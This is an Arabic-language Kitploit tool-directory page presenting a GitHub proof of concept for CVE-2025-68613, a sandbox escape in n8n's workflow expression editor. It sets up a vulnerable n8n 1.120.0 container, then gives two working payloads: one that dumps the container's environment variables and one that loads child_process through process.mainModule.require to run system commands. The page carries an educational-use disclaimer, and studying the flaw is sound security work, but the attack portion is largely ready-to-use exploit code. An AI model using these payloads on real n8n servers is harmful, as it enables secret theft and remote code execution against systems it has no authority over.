
Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
poc_CVE-2025-68613 — POC لـ CVE-2025-68613 | Kitploit
أدوات/GitHubGitHub/reem-012/poc_cve-2025-68613
تحليل الثغرات الأمنيةتحليل الكودالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليم
GitHubreem-012/poc_cve-2025-68613

poc_CVE-2025-68613

POC لـ CVE-2025-68613

عرض المستودع
26منذ 10 أشهرلم تتم المراجعة بعد
مشاركة

PoC: تجاوز بيئة العزل في n8n (CVE-2025-68613)

لأغراض تعليمية فقط يوضح إثبات المفهوم هذا ثغرة حرجة (CVE-2025-68613) في n8n. لا تستخدم هذا على أنظمة لا تملكها أو ليس لديك إذن صريح باختبارها.

نظرة عامة على الثغرة

تحتوي إصدارات n8n السابقة للإصدار 1.122.0 على ثغرة تنفيذ تعليمات برمجية عن بُعد (RCE). يمكن للمستخدمين المصادق عليهم تجاوز بيئة عزل التعبيرات وتنفيذ تعليمات برمجية عشوائية على النظام المضيف عبر حمولات JavaScript محددة في محرر تعبيرات سير العمل.

1. إعداد البيئة القابلة للاستغلال

أنشئ وحدة تخزين بيانات وشغّل نسخة هشّة من n8n (على سبيل المثال، v1.120.0).

# Create volume for persistence
docker volume create n8n_data

# Run vulnerable n8n instance
docker run -it --rm \
  --name n8n \
  -p 5678:5678 \
  -v n8n_data:/home/node/.n8n \
  n8nio/n8n:1.120.0

2. خطوات إعادة الإنتاج


الوصول إلى الواجهة

انتقل إلى http://localhost:5678 وأكمل الإعداد الأولي إذا لزم الأمر.

إنشاء سير عمل

انقر على "Add Workflow" لبدء سير عمل فارغ.


إضافة عقدة قابلة للاستغلال

أضف عقدة Set إلى سير العمل. تسمح لنا هذه العقدة بتحديد قيم يمكن تقييمها كتعبيرات.
تكوين التعبير


في عقدة Set، عدّل معاملًا (مثل value) وغيّر نوع الإدخال إلى Expression.
3. حمولات الاستغلال

أدخل الحمولات التالية في محرر التعبيرات لإثبات الثغرة.


الحمولة 1: تفريغ متغيرات البيئة

تصل هذه الحمولة إلى this.process.env لتسريب متغيرات بيئة حسّاسة من الحاوية.

الحمولة:

{{ (function() {
  return JSON.stringify(this.process.env, null, 2);
})() }}

النتيجة:
الحمولة 2: تنفيذ التعليمات البرمجية عن بُعد (whoami)

تتجاوز هذه الحمولة بيئة العزل عبر الوصول إلى process.mainModule.require لتحميل وحدة child_process، مما يسمح بتنفيذ أوامر نظام عشوائية.

الحمولة:

{{ (function() {
  const require = this.process.mainModule.require;
  const { execSync } = require('child_process');
  return execSync('whoami').toString();
})() }}

النتيجة: يتحقق من سياق المستخدم للعملية الجارية.

